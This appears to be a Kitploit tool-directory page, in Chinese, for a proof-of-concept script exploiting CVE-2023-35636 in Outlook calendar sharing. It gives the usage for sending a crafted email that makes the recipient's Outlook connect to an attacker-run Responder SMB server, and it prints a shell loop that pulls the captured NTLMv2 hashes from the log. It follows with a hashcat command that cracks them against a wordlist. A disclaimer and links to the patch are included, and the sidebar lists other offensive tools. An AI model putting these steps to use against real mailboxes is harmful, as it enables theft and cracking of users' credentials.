Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2023-35636 — Microsoft Outlook 信息泄露漏洞(泄露密码哈希)- Expect 脚本 POC | Kitploit
工具/GitHubGitHub/duy-31/cve-2023-35636
密码攻击漏洞分析漏洞利用数据泄露学习与教育电子邮件安全
GitHubduy-31/cve-2023-35636

CVE-2023-35636

Microsoft Outlook 信息泄露漏洞(泄露密码哈希)- Expect 脚本 POC

查看仓库
436322年前Kitploit 审核通过
分享

CVE-2023-35636

Microsoft Outlook 信息泄露漏洞(泄露密码哈希) - Expect Script POC

CVE-2023-35636 是 Microsoft Outlook 日历共享功能的漏洞,通过在邮件中添加两个标头,可引导 Outlook 共享内容并连接指定机器,从而有机会截获 NTLM v2 哈希。

  • 启动带有 SMB 服务器的 responder

image

  • 发送邮件并等待(邮件收件人的防火墙必须允许 SMB(445)流量通过)

用法: ./cve-2023-35636.sh mx.fqdn port email_sender email_recipient smb_share

./cve-2023-35636.sh mail.mydomain.com 25 [email protected] [email protected] \\\\x.x.x.x\\mycalendar.ics (别忘了所有反斜杠)

image

注: chmod +x cve-2023-35636.sh

需要 expect 应用程序

需要合法的 IP 发送者和邮件发送者(以通过 SPF、DKIM、DMARC)

  • 如果收件人用户点击小日历图标……BOOM!IP/用户(明文)和密码哈希(NTLM-v2-SSP)将发送到你的 responder IP

image

image

  • 然后你可以尝试用 hashcat / John the Ripper 破解密码

for user in strings Responder-Session.log | grep "NTLMv2-SSP Hash" | cut -d ":" -f 4-6 | sort -u -f | awk '{$1=$1};1'

do

echo "[*] search for: $user";

strings Responder-Session.log | grep "NTLMv2-SSP Hash" | grep -i $user | cut -d ":" -f 4-10 | head -n 1 | awk '{$1=$1};1' >> ntlm-hashes.txt

done

hashcat -a 0 -m 5600 ntlm-hashes.txt rockyou.txt -o cracked.txt -O


致谢: https://www.varonis.com/blog/outlook-vulnerability-new-ways-to-leak-ntlm-hashes

解决方法 / 修复: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-35636


关于我 ;) https://www.linkedin.com/in/duy-huan-bui/

⚠️ 免责声明:重要:此脚本仅用于教育、道德测试及合法用途!未经明确许可,不得在任何系统或网络上使用。未经授权访问计算机系统和网络是违法行为,被发现进行未授权操作的用户将承担法律责任。作者不承担因滥用此脚本造成的任何损失。

下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    415
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    343
  • 5

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI原生网络安全的行动系统——在这里,意图转化为受治理的执行,证据沉淀为运营记忆,每一次操作都让下一次更出色。

    258

探索所有工具

浏览我们的工具集合

查看所有工具 →